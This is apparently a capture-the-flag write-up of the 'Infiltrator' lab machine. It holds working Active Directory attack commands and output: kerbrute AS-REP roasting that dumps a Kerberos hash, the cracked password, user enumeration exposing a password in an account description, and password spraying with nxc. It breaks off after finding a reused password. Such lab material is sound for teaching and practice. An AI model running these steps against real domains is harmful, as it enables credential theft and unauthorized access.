

Infiltrator

nmap






Add infiltrator.htb, dc01.infiltrator.htb to /etc/hosts

Web Enumeration


I can access webpage




gobuster shows nothing

```
$gobuster dir -u http://infiltrator.htb/ -w /opt/SecLists/Discovery/Web-Content/raft-small-files.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://infiltrator.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-files.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 31235]
/.                    (Status: 200) [Size: 31235]
/Index.html           (Status: 200) [Size: 31235]
Progress: 11424 / 11425 (99.99%)
===============================================================
Finished
===============================================================
```


I can find potential users



These can be seen in the html's h4 tag




I can get this information easily with curl and grep




Get l.clark creds

I can use username-anarchy to get potential usernames



I can try kerbrute enum



I need to downgrade hash method

```
$kerbrute userenum --domain infiltrator.htb 1.txt --dc dc01.infiltrator.htb --downgrade

Version: dev (n/a) - 06/16/25 - Ronnie Flathers @ropnop

2025/06/16 05:08:30 >  Using downgraded encryption: arcfour-hmac-md5
2025/06/16 05:08:30 >  Using KDC(s):
2025/06/16 05:08:30 >   dc01.infiltrator.htb:88

2025/06/16 05:08:30 >  [+] l.clark has no pre auth required. Dumping hash to crack offline:
$krb5asrep$23$l.clark@INFILTRATOR.HTB:54c598f78a61b4d9694fcab15ff80676$f5ae2e68c96baa8c6c55eb38aef1d144fa24fa7685e464f1a4702144bb30506a2cfd9897807cbe66a8d5c090b6ec6dc8
bb82f2c2bbc4bcd027b91fbd52ec870d2bb15fd3191d002d56c6be497334a55c84042180e60cd93e763871a159e73fab5c9c7834b4268956b03cd1fc5c932c3b011f37249ab1bc466fccdbfd5fa090ea8eb9d5a
dbc0eedfeb223aff99e48eba8b024207b05e58ea830f2597d8efcf0ec98549e8b8370cfff39e909f70bbef1e03aee62f103d9dcbe8f648e0262fdc95ead3714701e82b2a05fbb80336cbc0246868c4f2fb22917
4b7bf4448e57c2217315e4be312b0d67995e907e945f3ed963b79b
2025/06/16 05:08:30 >  [+] VALID USERNAME:       l.clark@infiltrator.htb
2025/06/16 05:08:30 >  Done! Tested 1 usernames (1 valid) in 0.255 seconds
```

Copy and crack with hashcat! This time, $23($18 above) which can be cracked.

I can get the password for l.clark

```
$krb5asrep$23$l.clark@INFILTRATOR.HTB:54c598f78a61b4d9694fcab15ff80676$f5ae2e68c96baa8c6c55eb38aef1d144fa24fa7685e464f1a4702144bb30506a2cfd9897807cbe66a8d5c090b6ec6dc8
bb82f2c2bbc4bcd027b91fbd52ec870d2bb15fd3191d002d56c6be497334a55c84042180e60cd93e763871a159e73fab5c9c7834b4268956b03cd1fc5c932c3b011f37249ab1bc466fccdbfd5fa090ea8eb9d5a
dbc0eedfeb223aff99e48eba8b024207b05e58ea830f2597d8efcf0ec98549e8b8370cfff39e909f70bbef1e03aee62f103d9dcbe8f648e0262fdc95ead3714701e82b2a05fbb80336cbc0246868c4f2fb22917
4b7bf4448e57c2217315e4be312b0d67995e907e945f3ed963b79b:WAT?watismypass!
```

Bloodhound and collect information

I can enum users using nxc

```
$nxc smb dc01.infiltrator.htb -u L.clark -p 'WAT?watismypass!' --users
SMB         10.10.11.31     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.31     445    DC01            [+] infiltrator.htb\L.clark:WAT?watismypass!
SMB         10.10.11.31     445    DC01            -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.31     445    DC01            Administrator                 2024-08-21 19:58:28 0       Built-in account for administering the computer/domain
SMB         10.10.11.31     445    DC01            Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.31     445    DC01            krbtgt                        2023-12-04 17:36:16 0       Key Distribution Center Service Account
SMB         10.10.11.31     445    DC01            D.anderson                    2023-12-04 18:56:02 0
SMB         10.10.11.31     445    DC01            L.clark                       2023-12-04 19:04:24 0
SMB         10.10.11.31     445    DC01            M.harris                      2025-06-16 00:11:43 0
SMB         10.10.11.31     445    DC01            O.martinez                    2024-02-25 15:41:03 0
SMB         10.10.11.31     445    DC01            A.walker                      2023-12-05 22:06:28 0
SMB         10.10.11.31     445    DC01            K.turner                      2024-02-25 15:40:35 0       MessengerApp@Pass!
SMB         10.10.11.31     445    DC01            E.rodriguez                   2025-06-16 00:11:43 0
SMB         10.10.11.31     445    DC01            winrm_svc                     2024-08-02 22:42:45 0
SMB         10.10.11.31     445    DC01            lan_managment                 2024-08-02 22:42:46 0
SMB         10.10.11.31     445    DC01            [*] Enumerated 12 local users: INFILTRATOR
```

Maybe password for K.turner

I save users and potential passwords, then spray

```
1 Administrator$
2 D.anderson$
3 L.clark$
4 M.harris$
5 O.martinez$
6 A.walker$
7 K.turner$
8 E.rodriguez$
9 winrm_svc$
10 lan_managment$
```

```
1 WAT?watismypass!$
2 MessengerApp@Pass!$
```

```
$nxc smb dc01.infiltrator.htb -u users.txt -p passwords.txt --continue-on-success
SMB         10.10.11.31     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\Administrator:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\D.anderson:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION
SMB         10.10.11.31     445    DC01            [+] infiltrator.htb\L.clark:WAT?watismypass!
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\M.harris:WAT?watismypass! STATUS_ACCOUNT_RESTRICTION
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\O.martinez:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\A.walker:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\K.turner:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\E.rodriguez:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\winrm_svc:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\lan_managment:WAT?watismypass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\Administrator:MessengerApp@Pass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\D.anderson:MessengerApp@Pass! STATUS_ACCOUNT_RESTRICTION
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\M.harris:MessengerApp@Pass! STATUS_ACCOUNT_RESTRICTION
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\O.martinez:MessengerApp@Pass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\A.walker:MessengerApp@Pass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\K.turner:MessengerApp@Pass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\E.rodriguez:MessengerApp@Pass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\winrm_svc:MessengerApp@Pass! STATUS_LOGON_FAILURE
SMB         10.10.11.31     445    DC01            [-] infiltrator.htb\lan_managment:MessengerApp@Pass! STATUS_LOGON_FAILURE
```

It failed except L.clark, but there are some status_account_restriction

Let's do it with kerberos authentication(-k)

```
$nxc smb dc01.infiltrator.htb -u users.txt -p passwords.txt --continue-on-success -k
SMB         dc01.infiltrator.htb 445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False)
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\Administrator:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [+] infiltrator.htb\D.anderson:WAT?watismypass!
SMB         dc01.infiltrator.htb 445    DC01            [+] infiltrator.htb\L.clark:WAT?watismypass!
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\M.harris:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\O.martinez:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\A.walker:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\K.turner:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\E.rodriguez:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\winrm_svc:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\lan_managment:WAT?watismypass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\Administrator:MessengerApp@Pass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\M.harris:MessengerApp@Pass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\O.martinez:MessengerApp@Pass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\A.walker:MessengerApp@Pass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\K.turner:MessengerApp@Pass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\E.rodriguez:MessengerApp@Pass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\winrm_svc:MessengerApp@Pass! KDC_ERR_PREAUTH_FAILED
SMB         dc01.infiltrator.htb 445    DC01            [-] infiltrator.htb\lan_managment:MessengerApp@Pass! KDC_ERR_PREAUTH_FAILED
```

I can find that D.anderson also has the same password as L.clark

